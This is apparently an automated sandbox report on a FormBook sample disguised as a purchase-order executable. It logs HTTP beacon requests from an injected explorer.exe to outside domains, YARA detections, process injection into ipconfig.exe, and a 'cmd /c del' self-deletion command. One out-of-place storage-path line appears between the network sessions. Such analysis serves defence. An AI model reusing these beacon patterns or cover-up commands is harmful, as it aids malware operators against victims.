72 61 64 69 65 6e 74 28 63 65 6e 74 65 72 20 65 6c 6c 69 70 73 65 2c 20 23 30 61 32 65 33 38 20 30 25 2c 20 23 30 30 30 30 30 20 37 30 25 29 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 63 65 6e 74 65 72 20 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 2c 20 23 30 61 32 65 33 38 20 30 25 2c 20 23 30 30 30 30 30 20 37 30 25 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 20 31 30 30 25 3b 7d 70 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 7d 23 63 6c 6f 63 6b 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 27 53 68 61 72 65 20 54 65 63 68 20 4d 6f 6e 6f 27 2c 20 6d 6f 6e 6f 73 70 61 63 65 3b 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 6c 65 66 74 3a 20 35 30 25 3b 74 6f 70 3a 20 35 30 25 3b 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 63 6f 6c 6f 72 3a 20 23 64 61 66 36 66 66 3b 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 20 30 20 30 20 32 30 70 78 20 23 30 61 61 66 65 36 2c 20 30 20 30 20 30 20 32 30 70 78 20 72 67 62 61 28 31 30 2c 20 31 37 35 2c 20 32 33 30 2c 20 30 29 3b 7d 23 63 6c 6f 63 6b 20 2e 74 69 6d 65 7b 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 30 2e 30 35 65 6d 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 36 30 70 78 3b 70 61 64 64 69 6e 67 3a 20 35 70 78 20 30 3b 7d 23 63 6c 6f 63 6b 20 2e 64 61 74 65 7b 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 30 2e 31 65 6d 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 70 78 3b 7d 23 63 6c 6f 63 6b 20 2e 74 65 78 74 7b 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 Data Ascii: <!doctype html><html><head><meta charset="gb2312"><meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=0, minimum-scale=1.0, maximum-scale=1.0"><meta name="apple-mobile-web-app-capable" content="yes"><meta name="apple-mobile-web-app-status-bar-style" content="black"><meta name="format-detection" content="telephone=no"><title>404</title><style>html, body{height:95%;}body{background: #0f3854;background: -webkit-radial-gradient(center ellipse, #0a2e38 0%, #000000 70%);background: radial-gradient(ellipse at center, #0a2e38 0%, #000000 70%);background-size: 100%;}p{margin:0;padding:0;}#clock{font-family: 'Share Tech Mono', monospace;color: #ffffff;text-align: center;position: absolute;left: 50%;top: 50%;-webkit-transform: translate(-50%, -50%);transform: translate(-50%, -50%);color: #daf6ff;text-shadow: 0 0 20px #0aafe6, 0 0 20px rgba(10, 175, 230, 0);}#clock .time{letter-spacing: 0.05em;font-size: 60px;padding: 5px 0;}#clock .date{letter-spacing:0.1em;font-size:15px;}#clock .text{letter-spacing:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49756	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:49.679070950 CET	5395	OUT	GET /igqu/?7nExDDz=93/Rz74I7LmyoPrfkHQz5Aq7QtSit3A8iuxJ0AYKOw4Fhqt5y6XHOpUvAHedIRknYvzWThc cTQ==&znedzJ=zZ08lr HTTP/1.1 Host: www.shopnicknaks.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:07:49.761483908 CET	5396	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 20 Nov 2020 10:07:49 GMT Content-Length: 0 Connection: close location: https://www.shopnicknaks.com/igqu?7nExDDz=93%2FRz74I7LmyoPrfkHQz5Aq7QtSit3A8iuxJ0AYKOw4Fhq t5y6XHOpUvAHedIRknYvzWThccTQ%3D%3D&znedzJ=zZ08lr x-wix-request-id: 1605866869.73454800764115109 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 Cache-Control: no-cache Expires: -1 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVgSFlZwT1h+4EK4tuzq33cp,2d58ifebGbosy5 xc+FRaloPX4ngKfQM8fEHbwELHijl2HyxYZMvqhoRodhfrjmMmWIHlCalF7YnfvOr2cMPpyw==,Nlv1KFVtIvAfa3A K9dRsI891F5cPV4/7uVPnrpzkrLQfbJaKSXYQ/lskq2jK6SGP,2UNV7KOq4oGjA5+PKsX47NdwL56oCSUGh+LISE2K X3A=,qquldgcFrj2n046g4RNSVLBEueY9AnibOH2EZLjRrdE=,Ts+7R/4FijtA6c9psi3FQGZDSpRGFXLWKPmpDzjz FFOTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,9n3wTMzaU7zAZzBAj7gVU/QH0ckLmbyjm6dEUakZt 5J0lud4WLlKsLIaRlCjaOj8vGQ2Otd3B2C27oTTIAKJtQ== Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49758	185.201.11.126	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:07:54.966870070 CET	5412	OUT	GET /igqu/?7nExDDz=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&znedzJ=zZ08lr HTTP/1.1 Host: www.sweetbasilmarketing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:07:55.281188011 CET	5413	IN	HTTP/1.1 301 Moved Permanently Connection: close X-Powered-By: PHP/7.2.34 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://sweetbasilmarketing.com/igqu/?7nExDDz=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&znedzJ=zZ08lr X-Litespeed-Cache: miss Content-Length: 0 Date: Fri, 20 Nov 2020 10:07:55 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49759	52.71.133.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:00.453313112 CET	5415	OUT	GET /igqu/?7nExDDz=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&znedzJ=zZ08lr HTTP/1.1 Host: www.justsoldbykristen.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:00.556266069 CET	5416	IN	HTTP/1.1 301 Moved Permanently Server: openresty/1.17.8.2 Date: Fri, 20 Nov 2020 10:08:00 GMT Content-Type: text/html Content-Length: 175 Connection: close Location: https://www.justsoldbykristen.com/igqu/?7nExDDz=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&znedzJ=zZ08lr Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 37 2e 38 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty/1.17.8.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49760	13.226.173.80	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:05.674489975 CET	5416	OUT	GET /igqu/?7nExDDz=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xhGCB9WO75ae6tE3A==&znedzJ=zZ08lr HTTP/1.1 Host: www.ariasu-nakanokaikei.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:05.691483021 CET	5417	IN	HTTP/1.1 301 Moved Permanently Server: CloudFront Date: Fri, 20 Nov 2020 10:08:05 GMT Content-Type: text/html Content-Length: 183 Connection: close Location: https://www.ariasu-nakanokaikei.com/igqu/?7nExDDz=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xhGCB9WO75ae6tE3A==&znedzJ=zZ08lr X-Cache: Redirect from cloudfront Via: 1.1 a7d79448ea7ebb4dc0f6ccd1869d1444.cloudfront.net (CloudFront) X-Amz-Cf-Pop: MXP64-C3 X-Amz-Cf-Id: PiI-7O_5hgynQNqcUEPysWt8N7YtagWkWw-rfcfszvXMzZkpJvTNCw== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 43 6c 6f 75 64 46 72 6f 6e 74 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> CloudFront </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.7	49761	103.224.182.242	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:08:11.059438944 CET	5419	OUT	GET /igqu/?7nExDDz=rdOgkBqGTQXOs3KWXTswN+BO77q1iYhhtKfbkpaHvFu47hc7CbfKDDDhaf9YD51rtmp9fiqQ6Q==&znedzJ=zZ08lr HTTP/1.1 Host: www.realitytvstockwatch.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:08:11.264870882 CET	5419	IN	HTTP/1.1 302 Found Date: Fri, 20 Nov 2020 10:08:11 GMT Server: Apache/2.4.25 (Debian) Set-Cookie: __tad=1605866891.2635384; expires=Mon, 18-Nov-2030 10:08:11 GMT; Max-Age=315360000 Location: http://ww25.realitytvstockwatch.com/igqu/?7nExDDz=rdOgkBqGTQXOs3KWXTswN+BO77q1iYhhtKfbkpaHvFu47hc7CbfKDDDhaf9YD51rtmp9fiqQ6Q==&znedzJ=zZ08lr&subid1=20201120-2108-1134-9a4d-df9dc2e636a2 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Purchase Order 40,7045$.exe PID: 5468 Parent PID: 5664

General

Start time:	11:06:24
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\Purchase Order 40,7045$.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase Order 40,7045$.exe'
Imagebase:	0x7fffae0c0000
File size:	369664 bytes

MD5 hash:	4142C1713DA2F4F94BEC71BFED46587B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.241734070.00000000013A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.241734070.00000000013A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.241734070.00000000013A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Purchase Order 40,7045$.exe	unknown	369664	success or wait	1	13FCDA4	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	13FBAB9	ReadFile

Analysis Process: Purchase Order 40,7045$.exe PID: 4392 Parent PID: 5468

General

Start time:	11:06:24
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\Purchase Order 40,7045$.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase Order 40,7045$.exe
Imagebase:	0x7fffae0c0000
File size:	369664 bytes
MD5 hash:	4142C1713DA2F4F94BEC71BFED46587B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.273597451.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.273799475.0000000000E70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.273799475.0000000000E70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.273799475.0000000000E70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.273823687.0000000000EA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.273823687.0000000000EA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.273823687.0000000000EA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	417C97	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 4392

General

Start time:	11:06:27
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: 6420 Parent PID: 3292

General

Start time:	11:06:39
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\ipconfig.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x140000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.500733207.00000000001C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.500733207.00000000001C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.500733207.00000000001C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.503235105.0000000002B00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.503235105.0000000002B00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.503235105.0000000002B00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2B17C97	NtReadFile

Analysis Process: cmd.exe PID: 6524 Parent PID: 6420

General

Start time:	11:06:43
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Purchase Order 40,7045$.exe'
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6540 Parent PID: 6524

General

Start time:	11:06:44
Start date:	20/11/2020

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis